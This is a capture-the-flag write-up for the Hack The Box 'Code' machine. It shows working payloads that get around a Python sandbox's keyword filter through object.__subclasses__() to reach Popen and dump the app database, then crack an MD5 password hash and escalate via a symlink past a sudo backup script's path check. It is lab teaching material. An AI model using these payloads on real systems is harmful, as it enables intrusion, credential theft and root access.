
Hack The Box - Code Writeup
Hack The Box “Code” Writeup
This machine was part of Season 9. I would highly recommend it for beginners as it doesn’t involve any particularly hard exploits. From the initial RCE to the privilege escalation, everything is pretty straightforward.
Let’s begin with the nmap scan:
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
As the Nmap script suggests, there seems to be a Python Sandbox running on port 5000. The service is a Gunicorn server.

Okay, let’s try the obvious first. We are going to try and execute some code here:
import os
os.system('id')
Now we get the following: Use of restricted keywords is not allowed.. What a tragedy. After some trial and error, I was able to find the following phrases on the blacklist:
- os
- system
- builtins
- import
- exec
- eval
- open
- read
If you ask me, that’s a pretty boring sandbox. I soon realized that I needed a way around the filter. I assumed that the filter is basic and just looks for keywords in the code, so trying to split the keywords and concatenate them might help.
After some research, I came up with the following idea:
subs = object.__subclasses__()
object is the ultimate base class in Python, as every class automatically inherits from it. If we call the __subclasses__ method on it, we get a reference to every class that inherits from object. This includes a lot of useless builtin functions as well as some more interesting ones, like the Popen class from the subprocess module. This class allows us to execute commands on the system and receive the output.
Since Popen would trigger the filter, we need to find a way around it, and it is very simple:
subs = object.__subclasses__()
evil_class = [c for c in subs if c.__name__ == 'Po' + 'pen'][0]
print(evil_class)
- Output: <class ‘subprocess.Popen’>
We are now holding a class object that can provide remote command execution. Every command executed by Popen returns a process object. This is our interface and lets us display the output of the command.
We can even dump the database of the web app now because, if you remember, there was a login feature built-in. We dump the database like this:
subs = object.__subclasses__()
evil_class = [c for c in subs if c.__name__ == 'Po' + 'pen'][0]
process = evil_class('sqlite3 /home/app-production/app/instance/database.db .dump', shell=True, stdout=-1)
print(process.communicate()[0])
Output
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE user (
  id INTEGER NOT NULL,
  username VARCHAR(80) NOT NULL,
  password VARCHAR(80) NOT NULL,
  PRIMARY KEY (id),
  UNIQUE (username)
);
INSERT INTO user VALUES(1, 'development', '759b74ce43947f5f4c91aeddc3e5bad3');
INSERT INTO user VALUES(2, 'martin','3de6f30c4a09c27fc71932bfc68474be');
CREATE TABLE code (
  id INTEGER NOT NULL,
  user_id INTEGER NOT NULL,
  code TEXT NOT NULL,
  name VARCHAR(100) NOT NULL,
  PRIMARY KEY (id),
  FOREIGN KEY(user_id) REFERENCES user (id)
);
INSERT INTO code VALUES(1,1, 'print("Functionality test")', 'Test');
COMMIT;
It looks like an MD5 hash. After cracking it, we get our password for martin, who seems to be a user on the machine.

Et voilà, we can now log in to the machine with the credentials. Let’s see what we can do here:
[martin@code:~]$ sudo -l
User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
Seems like we are able to create backups as the root user. Seems too good to be true. Let’s look at the script:
backy.sh
...
allowed_paths=("/var/" "/home/")

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
Everything within /home and /var is allowed to be backed up. We cannot simply specify /root in the json_file that is given as an argument by the user.
The script only seems to worry about the path being within the two allowed directories. But it doesn’t check if the file itself is a symbolic link. To check for that, we are simply going to create a symbolic link in our home directory:
[martin@code:~]$ ln -s /root /home/martin/root
We create a simple task.json file with the following content:
{
  "destination": "/home/martin/backups",
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": ["/home/martin/root/root.txt"],
  "exclude": [".*"]
}
We are now referring to /root/root.txt via our symbolic link. The script will check if the path is within the allowed directories (which it is) and then it will execute the backup command. The backup command will follow the symbolic link and archive the file for us. After that, we can simply read the file from our backup directory.
[martin@code:~]$ tar -xf /home/martin/backups/code_home_martin_root_root.txt_2025_December.tar.bz2.tar
[martin@code:~]$ cat home/martin/root/root.txt
05b9c743627cbde30108fd2248cf77ae
As I said in the beginning, this is a pretty straightforward machine. It is a great starting point for more specific filter manipulation.
Thanks for reading! Consider checking out my other writeups as well!